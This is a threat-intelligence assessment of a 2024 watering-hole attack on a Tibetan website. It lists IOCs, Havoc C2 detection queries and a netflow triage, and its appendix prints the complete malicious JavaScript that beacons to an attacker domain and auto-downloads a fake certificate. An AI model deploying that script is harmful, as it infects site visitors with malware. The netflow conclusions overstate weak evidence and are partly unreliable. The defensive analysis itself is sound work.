SPT Technical Assessment
By Will Seligman
2024

Section 1: Investigation

"You have been notified about a compromised Tibetan website by probable Chinese state-sponsored actors that took place in mid-2024. Using the malicious JavaScript snippet provided in Figure 1 below, answer the following:"

1. ***What are the notable features of the JavaScript snippet provided?***

Function getBrowserType()

- The script targets Windows users specifically.
  - If the user agent is not Windows, the script returns null, and then stops.
- Checks for Edge or Chrome browsers.
  - If the user agent contains Edg, returns Edge.
  - Check for the Chrome and Safari index for Chrome, ensuring the browser is not Edge, returns Chrome.
  - Defaults to Edge if Chrome is not found.
- A request is made to hxxps://update.maskrisks[.]com with the browser type.

Function replaceTemplate(html)

- If a certain response is received, it:
  - Replaces the page content if a specific response is received.
  - Appends download to the REQUEST_URL for download links.
  - Replaces the domain dnspod[.]cn with google[.]com, potentially to evade detection.
  - Contains a misspelled domain placeholder: <%-- domian --%>.

Event handler window.onload

- Fake prompts the user to download a "security certificate."
- Automatically triggers the download after a 2 second delay.
- Dynamically modifies the page content based on the response.

2. ***Can you identify other websites likely compromised by the same threat actor?***

Analysis of update.maskrisks[.]com

Domain

- None of the sub/domains on URLScan.io or archived sites have historical screenshots other than the legitimate 404 error. (3)
- No other results return with similar url, domain, or asn, with /?type=edge or /?type= parameters or regex patterns.
- VirusTotal domain related files show malicious but none of those files yield further related domains or IP's.
- Maskrisks[.]com NameCheap Iceland Registrar, no personal data
- Aimayou[.]xyz GoDaddy/DomainControl USA registrar.
- Aimayou[.]xyz domain serves an HTTPS certificate listing the domain maskrisks[.]com. (5)

Certificates

- The certificate for the subdomains cpcalendars.maskrisks[.]com, cpcontacts.maskrisks[.]com, and webdisk.maskrisks[.]com, contained allthenourishingthings[.]com, though no related items from that lead further, certificate valid 2024-01-26 to 2024-04-24.
- Infrastructure modifications and updates by renewing certificates on 03-19-2024, 04-10-2024, 06-08-2024, and 08-06-2024.
- Censys searches reveal connections to IP's 154.90.62[.]12 and 154.90.63[.]166 through various certificate hashes.

IP Addresses

- Shodan shows IP's associated with maskrisks[.]com:
  - 154.90.62[.]12 (Lightnode Limited, AS138915).
  - 154.205.138[.]202 (Cloud Innovation HK, AS138915).
  - 154.90.63[.]166 (Erx-Netblock AU, AS138915).
- The hosting IP was updated again recently:
  - 154.90.62[.]12 updated September 6 and 14, 2024.
  - 154.205.138[.]202 updated September 12, 2024.
  - 154.90.63[.]166 updated July 7, 2024, DNS resolution updated to a.aimayou[.]xyz.
- 154.205.138[.]202 shows recent communicating files.
- 154.90.62[.]12, updated on September 14 2024.

Domain Name System (DNS)

- Domain NS history shows changes from InMotion Hosting (2020) to GoDaddy (2021) to Cloudflare and Neustar Security Services (2024).
- MX records changed from Cloudflare (2020) to Namecheap (2024).
- A 3-day period in March 2024 saw an A record resolving to 154.205.138[.]202 at Kaopu Cloud HK Limited.
- The DNS record for a.aimayou[.]xyz shares the same IP (154.90.63[.]166) as maskrisks[.]com, updated September 6, 2024.

Analysis of Other Affected Websites

ESET Research identified an Evasive Panda campaign targeting Tibetans in September 2023, through a targeted watering hole and specific OS downloaders. (1)

a. If so, when were they compromised?

- Tibetpost[.]net was compromised in September 2023. (1)
- hxxps://www.kagyumonlam[.]org (hosting malicious JavaScript) was discovered compromised on January 14, 2024. (1)
- hxxps://update.devicebug[.]com hosting various malicious components was identified January 2024. (1,2,4)
- www[.]monlamit[.]com was identified as compromised on January 24, 2024. (1)

b. Are there any commonalities between the websites?

Target Audience: All target Tibetan users or organizations

Attack Tactics:

- Watering hole attacks
- Fake error pages
- Fake correction or fix "certificate" downloads
- OS identification through Javascript

Infrastructure Similarities:

- Use of similar domains for malicious C2 activities:
    - update.devicebug[.]com
    - update.maskrisks[.]com

Timeline Correlations:

- devicebug[.]com certificate updates: September 10, 2024
- maskrisks[.]com domains updates: August 6, 2024
- DNS updated maskrisks[.]com domain: March 24, 2024
- DNS updated devicebug[.]com: March 8, 2024

3. Can you identify the threat actors' infrastructure?

Resource	First Observed	Details
maskrisks[.]com	2024-03-18	C2 Server
aimayou[.]xyz	2024-07-11	Unknown
154.90.63[.]166	2024-06-29	C2 Server
154.90.62[.]12	2024-04-18	C2 Server
154.205.138[.]202	2024-04-15	C2 Server
devicebug[.]com	2024-01-24	C2 Server
www[.]kagyumonlam[.]org	2024-01-24	Malicious Javascript
www[.]monlamit[.]com	2024-01-24	Compromised Website
tibetpost[.]net	2024-11-29	Compromised Website

a. Any observations about this infrastructure?

Evasion Techniques:

- IP and DNS changes
- Use of legitimate-looking domains
- Cloudflare usage for infrastructure obfuscation

Attack Surface:

- Compromised legitimate websites used as watering holes
- Mixture of dedicated malicious infrastructure and compromised legitimate sites

4. ***What malware was likely delivered to victims?***

- CobaltStrike payloads (associated with maskrisks[.]com)
- CobaltStrike payloads (associated with maskrisks[.]com IP's)
- Unnamed ELF Sliver C2 (associated with 154.205.138[.]202)
- Nightdoor backdoor (delivered via update.devicebug[.]com) (1)

Communicating File Name	SHA1	Detection
RPHost.dll	39d960fd7a3daeedbee43768c9bf70863da4b703	trojan.cobaltstrike/lazy
eade465c28a69aa17a1816453ce0d046.virus	71b5ead721a60bd82aba9df1c5d7c12c49176a58	trojan.fragtor/gencbl
Web Certificate.msi	bb28236d9fbae99f2f58050976187d4f7be603f3	trojan.lazy/cobaltstrike
RPHost.dll	bc68c0493a23d2f6fc0dd636877093388382730c	trojan.lazy/cobaltstrike
RPHost.dll	3bd6658190affe72164273ebf1e5523c61383715	trojan.lazy/cobaltstrike
6e2c6ee76491cca02f5b40d8027b2450cd4d22f8	6e2c6ee76491cca02f5b40d8027b2450cd4d22f8	trojan.doris/cobeacon
88029ab981638ed3c7658a6440cb190eaccc7f4857b914000a99e572041662f4	e7524a6d45f525365473f818d2c7f9c456a734bb	trojan.sliver/genericrxwh
RPHost.dll	2bb292ffe74fdef7466fdd91c9387c11a696f3f3	trojan.lazy/cobaltstrike

5. ***Are there any overlaps with previously reported activity?***

Target Profile: Consistent with Chinese state-sponsored activity targeting Tibetan interests.

Malware Arsenal: Earlier recorded use of Cobalt strike followed up by use of MgBot and Nightdoor backdoors is consistent with Evasive Panda's known toolkit. (17)

Attack Techniques: Watering hole and supply chain attack methods are similar to previous Chinese threat actor campaigns.

Timing: The domain and DNS updates are similar in March 2024.

Evolution: The script automatically initiates downloads after a 2-second delay, a change from the previous prompts for user interaction. (8)

Section 2: Server Banner Analysis

"Please briefly describe your query and the rationale behind the elements you chose to focus on. Additionally, elaborate on the measures you have taken to minimize the likelihood of false positives." - Figure 34

Shodan query: `X-Havoc: true or product:"Havoc C2"`

Censys query: `services.banner: "X-Havoc" or services.http.response.headers: (key: `X-Havoc` and value.headers: `true`) OR services.banner_hashes="sha256:f5a45c4aa478a7ba9b44654a929bddc2f6453cd8d6f37cd893dda47220ad9870"`

Rationale

- Focused on the unique "X-Havoc: true" header.
- This header is specific to Havoc C2 servers.
- Uncommon in legitimate traffic.
- Zero results for "X-Havoc: false".
- Hash value for banner content.

Minimizing false positives and Additional Measures

- Used the exact response header name and value, or services banner.
- Avoided using more generic indicators like "nginx" or status codes.
- Shodan builds the tag or product off the X-Havoc: true response.
- A query focused on the common platform enumeration (CPE) can result in false positives by Censys miscategorizing the 'HTTP/1.1 404 Not Found', 'Content-Length: 146', and the 'Server: nginx', aspects as the Havoc uniform_resource_identifier.
- The content length is all 146.
- All the servers respond with a 'HTTP/1.1 404 Not Found'.
- X-Havoc C2 is hosted on nginx.

Section 3: Netflow Analysis

"Using the network intelligence data in Table 1, attempt to categorize each communication and assess the activity and IP addresses."

Below, I focused too hard on the netflow and missed that the timestamps were descending and thus this analysis does not reflect the correct timeline...

ID 1
Timestamp: (Jul 25, 2024 @ 23:44:00)
Source: 198.235.24[.]254:46933 (US) AS396982
Destination: 209.141.47[.]6:5093 (US) AS53667
Protocol: 17 (UDP), Packets: 1, Octets: 90, TCP flags: 0
Analysis: Possibly a UDP scan or probe. The non-standard ports and larger UDP packet size (90 octets) suggest potential malicious activity. Could be carrying probe data or reconnaissance for vulnerable internet-facing appliances. OSINT confirms port scanning from this source 198.235.24[.]254.

ID 2
Timestamp: (Jul 25, 2024 @ 17:35:08)
Source: 80.151.225[.]38:443 (DE) AS3320
Destination: 209.141.47[.]6:34386 (US) AS53667
Protocol: 6 (TCP), Packets: 1, Octets: 1462, TCP flags: 16 (ACK)
Analysis: Large HTTPS response from a German server to a U.S. client. The substantial payload (1462 octets) and ACK flag suggest this is a response to a previous request, possibly delivering web content or a file. This could be normal HTTPS traffic, but the payload size is significant enough to monitor for potential data exfiltration. 80.151.225[.]38 Outlook web app.

ID 3
Timestamp: (Jul 25, 2024 @ 17:35:06)
Source: 209.141.47[.]6:48918 (US) AS53667
Destination: 93.220.41[.]108:443 (DE) AS3320
Protocol: 6 (TCP), Packets: 1, Octets: 228, TCP flags: 24 (PSH+ACK)
Analysis: HTTPS request from a U.S. server to a German destination. The presence of PSH+ACK flags and the moderate payload size (228 octets) suggests that active data is being sent, likely as part of an HTTP GET or POST request. This traffic could be normal web usage but is part of a broader session that could include further monitoring for abnormal activities. OSINT shows 93.220.41[.]108 hosting an exposed IIS server with multiple vulnerabilities.

ID 4
Timestamp: (Jul 25, 2024 @ 17:35:05)
Source: 209.141.47[.]6:48914 (US) AS53667
Destination: 93.220.41[.]108:443 (DE) AS3320
Protocol: 6 (TCP), Packets: 1, Octets: 70, TCP flags: 16 (ACK)
Analysis: Small HTTPS response from the U.S. to Germany, likely an ACK in response to previously received data. The small size (70 octets) indicates that this could be a minimal header acknowledgment, likely part of an ongoing HTTPS session.

ID 5
Timestamp: (Jul 25, 2024 @ 17:34:58)
Source: 109.90.9[.]214:443 (DE) AS3209
Destination: 209.141.47[.]6:50862 (US) AS53667
Protocol: 6 (TCP), Packets: 1, Octets: 86, TCP flags: 16 (ACK)
Analysis: Small HTTPS packet sent from a German server to a U.S. destination. The ACK flag suggests that this is part of a response, possibly a server acknowledgment after delivering data. The small size (86 octets) is indicative of a simple transaction, such as a response header. 109.90.9[.]214 Outlook web app.

ID 6
Timestamp: (Jul 25, 2024 @ 17:34:56)
Source: 209.141.47[.]6:41542 (US) AS53667
Destination: 37.24.45[.]94:443 (DE) AS3209
Protocol: 6 (TCP), Packets: 1, Octets: 64, TCP flags: 16 (ACK)
Analysis: Minimal HTTPS packet from US to Germany. The 64-octet size is typical for a pure TCP ACK. Likely a connection keep-alive or acknowledgment of received data in an HTTPS session. 37.24.45[.]94 shows SoncicWall, Microsoft Exchange.

ID 7
Timestamp: (Jul 25, 2024 @ 05:09:53)
Source: 206.205.114[.]226:61584 (US) AS2828
Destination: 205.185.126[.]208:443 (US) AS53667
Protocol: 6 (TCP), Packets: 1, Octets: 74, TCP flags: 2 (SYN)
Analysis: HTTPS connection attempt within the US. The SYN flag and 74-octet size indicate the start of a TCP handshake for an HTTPS connection. Normal behavior for initiating a secure web session. The addresses shift, and subsequent activity revolves around 205.185.126[.]208. Reverse DNS ext-dc01.embassyofindonesia[.]org with FortiOS login.

ID 8
Timestamp: (Jul 25, 2024 @ 04:10:45)
Source: 83.222.191[.]62:19148 (BG) AS212283
Destination: 205.185.126[.]208:22 (US) AS53667
Protocol: 6 (TCP), Packets: 1, Octets: 74, TCP flags: 16 (ACK)
Analysis: SSH packet from Bulgaria to US. The ACK flag and 74-octet size suggest an acknowledgment in an established SSH session. Could be part of regular remote administration or potential unauthorized access attempt. ACK could be acknowledging in existing connection, bypass firewall, scanning. 83.222.191[.]62 SSH and Nginx port 80.

ID 9
Timestamp: (Jul 25, 2024 @ 04:06:55)
Source: 205.185.126[.]208:22 (US) AS53667
Destination: 83.222.191[.]62:8568 (BG) AS212283
Protocol: 6 (TCP), Packets: 1, Octets: 578, TCP flags: 24 (PSH+ACK)
Analysis: Larger SSH packet from US to Bulgaria. The PSH+ACK flags with 578 octets indicate active data transfer, possibly command execution or file transfer chunk. Part of an active SSH session, with substantial data being transmitted, which could be unauthorized access or legitimate remote management.

ID 10
Timestamp: (Jul 25, 2024 @ 04:14:31)
Source: 205.185.126[.]208:443 (US) AS53667
Destination: 206.205.114[.]226:61170 (US) AS2828
Protocol: 6 (TCP), Packets: 1, Octets: 64, TCP flags: 20 (ACK+RST)
Analysis: HTTPS packet within the US. The ACK+RST flags suggest connection termination. The 64-octet size is standard for a TCP control packet. Indicates normal closure of an HTTPS session.

ID 11
Timestamp: (Jul 25, 2024 @ 03:45:21)
Source: 219.80.249[.]192:56005 (TW) AS9924
Destination: 205.185.126[.]208:443 (US) AS53667
Protocol: 6 (TCP), Packets: 1, Octets: 70, TCP flags: 2 (SYN)
Analysis: HTTPS connection attempt from Taiwan to US. The SYN flag and 70-octet size indicate the initiation of a TCP handshake for HTTPS. Could be the start of normal web traffic or potential reconnaissance, as SYN packets are often used to identify open ports. SMTP mail, Apache port 80, IIS port 443

ID 12
Timestamp (Jul 25, 2024 @ 03:31:37)
Source: 67.29.171[.]132:60984 (US) AS3356
Destination: 205.185.126[.]208:443 (US) AS53667
Protocol: 6 (TCP), Packets: 1, Octets: 74, TCP flags: 2 (SYN)
Analysis: HTTPS connection attempt within the US. Similar to ID 7, the SYN flag and 74-octet size indicate the start of a TCP handshake for an HTTPS connection. Normal behavior for initiating a secure web session.

ID 13
Timestamp: (Jul 25, 2024 @ 03:31:35)
Source: 219.80.249[.]192:55907 (TW) AS9924
Destination: 205.185.126[.]208:443 (US) AS53667
Protocol: 6 (TCP), Packets: 1, Octets: 74, TCP flags: 194
Analysis: Unusual HTTPS packet from Taiwan to US. This is a rare combination of SYN, ECE, and CWR flags, often seen in ECN-capable systems, its uncommon occurrence makes this packet worth further investigation for potential anomalous or malicious activity.

ID 14
Timestamp: (Jul 25, 2024 @ 03:37:19)
Source: 205.185.126[.]208:22 (US) AS53667
Destination: 83.222.191[.]62:7102 (BG) AS212283
Protocol: 6 (TCP), Packets: 1, Octets: 578, TCP flags: 24 (PSH+ACK)
Analysis: The 578 octets and PSH+ACK flags indicate that this is part of an ongoing data transfer from a U.S. server to a Bulgarian system, but the fact that the U.S. server is sending the data suggests ingress. However, further inspection would be required to confirm the content of the session or transfer and whether it involves sensitive data being imported or exported.

ID 15
Timestamp: 15 (Jul 25, 2024 @ 03:22:09)
Source: 13.40.105[.]113:0 (GB) AS16509
Destination: 205.185.126[.]208:0 (US) AS53667
Protocol: 1 (ICMP), Packets: 1, Octets: 64, TCP flags: 0
Analysis: Standard ICMP packet from UK to US. The 64-octet size is typical for a ping request. Likely network diagnostics or availability check, but could also be part of network mapping activity.

ID 16
Timestamp: (Jul 25, 2024 @ 01:27:10)
Source: 205.185.126[.]208:443 (US) AS53667
Destination: 206.205.114[.]226:59894 (US) AS2828
Protocol: 6 (TCP), Packets: 1, Octets: 64, TCP flags: 20 (ACK+RST)
Analysis: Minimal HTTPS packet within the US, similar to ID 10. The ACK+RST flags indicate connection termination. Normal behavior for closing an HTTPS session.

ID 17
Timestamp: (Jul 24, 2024 @ 23:48:21)
Source: 205.185.126[.]208:443 (US) AS53667
Destination: 206.205.114[.]226:59113 (US) AS2828
Protocol: 6 (TCP), Packets: 1, Octets: 64, TCP flags: 20 (ACK+RST)
Analysis: Another minimal HTTPS packet within the US, consistent with IDs 10 and 16. The ACK+RST flags and 64-octet size indicate standard connection termination for an HTTPS session.

ID 18
Timestamp: (Jul 24, 2024 @ 23:34:18)
Source: 198.44.140[.]143:62189 (CA) AS11878
Destination: 205.185.126[.]208:443 (US) AS53667
Protocol: 6 (TCP), Packets: 1, Octets: 20, TCP flags: 2 (SYN)
Analysis: Smallest observed TCP packet, from Canada to US. The SYN flag with minimal 20-octet size indicates a bare TCP connection attempt. Could be the start of an HTTPS session or potential scanning activity.

Netflow Analysis Assessment

The server at 205.185.126.208 appears to be involved in potentially suspicious activity, handling both HTTPS and SSH traffic from a wide range of global sources. Several traffic patterns, including unusual flags and packet sizes, suggest possible malicious use or compromise.

Key Observations

- **Multiple Services**
  The server is actively hosting HTTPS (port 443) and SSH (port 22) services, commonly used by threat actors for maintaining C2 operations, with these ports facilitating remote command execution and data exfiltration.

- **Global Connections**
  Traffic is observed from multiple countries (US, Germany, Bulgaria, Taiwan, UK, Canada), which, while typical for public-facing services, points to a deliberate attempt by a threat actor to exploit global connections for malicious activity.

- **HTTPS Traffic Patterns**
  While most HTTPS traffic seems legitimate at first glance (SYN, ACK, RST+ACK), the mix of small (64-86 octets) and large (1462 octets) packets suggests possible exploit attempts. In particular, the unusual packet from Taiwan (ID 13) with SYN, ECE, and CWR flags could indicate exploitation of network vulnerabilities or congestion manipulation to evade detection.

- **SSH Activity**
  Persistent SSH traffic between the server and a Bulgarian IP (83.222.191.62), with larger packet sizes (578 octets), is a strong indicator of data exfiltration or remote command execution. The consistency of this traffic pattern aligns with known malicious use of SSH for maintaining remote access and siphoning data.

- **Scanning and Reconnaissance**
  The presence of a UDP packet (ID 1) targeting a non-standard port, along with a minimal SYN packet from Canada (ID 18), points directly to scanning or probing activity aimed at identifying vulnerabilities in publicly facing applications—likely preceding a full-scale exploitation and establishing a reverse shell.

- **ICMP Traffic**
  A single ICMP packet from the UK (ID 15) could be part of network reconnaissance or diagnostics, frequently used by attackers to map networks before launching further attacks.

Netflow Analysis Conclusion

The combination of HTTPS and SSH traffic, global connections, and reconnaissance activities strongly indicates that 205.185.126.208 is a command-and-control (C2) server actively used by a threat actor to maintain access, execute commands, and exfiltrate data. This server should be investigated and monitored further for immediate threat mitigation.

Appendix

References

1. https://www.welivesecurity.com/en/eset-research/evasive-panda-leverages-monlam-festival-target-tibetans/
2. https://www.virustotal.com/gui/file/3e92f35c3818be05033b9f6716fe4fc30d5a68f6e412422ad7c68c85d4451ae4/detection
3. https://urlscan.io/search/#page.domain%3Amaskrisks.com
4. https://www.virustotal.com/gui/url/d7050971df5fb2f32631d00ed31fdc4e28e4ed26b0ebbbfa0367f53a060d937c/details
5. https://www.virustotal.com/gui/ip-address/154.90.63.166/details
6. https://go.recordedfuture.com/hubfs/reports/cta-2024-0716.pdf
7. https://github.com/cassanof/pantegana
8. https://www.volexity.com/blog/2020/03/31/storm-cloud-unleashed-tibetan-community-focus-of-highly-targeted-fake-flash-campaign/
9. https://www.volexity.com/blog/2017/11/06/oceanlotus-blossoms-mass-digital-surveillance-and-exploitation-of-asean-nations-the-media-human-rights-and-civil-society/
10. https://symantec-enterprise-blogs.security.com/threat-intelligence/apt-attacks-telecoms-africa-mgbot
11. https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/
12. https://www.volexity.com/blog/2024/08/02/stormbamboo-compromises-isp-to-abuse-insecure-software-update-mechanisms/
13. https://symantec-enterprise-blogs.security.com/threat-intelligence/daggerfly-espionage-updated-toolset
14. https://www.sentinelone.com/labs/infect-if-needed-a-deeper-dive-into-targeted-backdoor-macos-macma/
15. https://objective-see.org/blog/blog_0x69.html
16. https://github.com/eset/malware-ioc/tree/master/evasive_panda
17. https://vblocalhost.com/uploads/VB2020-43.pdf

Artifacts

Figure 1 - Malicious JavaScript Snippet

```
const REQUEST_URL = "https[:]//update[.]maskrisks[.]com/";

function getBrowserType() {
    var ua = navigator.userAgent;
    if(ua.indexOf('Windows') === -1) return null;
    var isEdge = ua.indexOf("Edg") > -1;
    if (isEdge) { return 'Edge' };
    var isChrome = (ua.indexOf("Chrome") > -1) && (ua.indexOf("Safari") > -1) &&
(ua.indexOf("Edg") == -1);
    if (isChrome) { return 'Chrome' };
    return 'Edge';
}

function replaceTemplate(html) {
    return html.replaceAll('<%-- downloadURL --%>',
`${REQUEST_URL}download`).replaceAll('<%-- domian --%>',
location.hostname).replaceAll('dnspod[.]cn',"google
[.]com");;

}

window.onload = () => {
    const browserType = getBrowserType();
    if(!browserType) return;
    const xhr = new XMLHttpRequest();
    xhr.open('GET', `${REQUEST_URL}?type=${browserType}`);
    xhr.send();

    xhr.onreadystatechange = function () {
        if (xhr.readyState === 4) {
            if (xhr.status >= 200 && xhr.status < 300) {
                const res = JSON.parse(xhr.response);
                if (res.forbid) {
                    document.open();
                    document.write(replaceTemplate(res.html));
                    document.close();
                    setTimeout(() => {
                        alert("Click to download the security certificate.");
                        const a = document.createElement('a');
                        a.href = `${REQUEST_URL}download`;
                        a.style.display = 'none';
                        document.body.appendChild(a);
                        a.click();
                        document.body.removeChild(a);
                    },2000)
                }
            } else { }
        }
    }
}
```

Figure 2 - VirusTotal update.maskrisks[.]com Domain Query




Figure 3 - VirusTotal Domain Relations




Figure 4 - VirusTotal Domain Graph

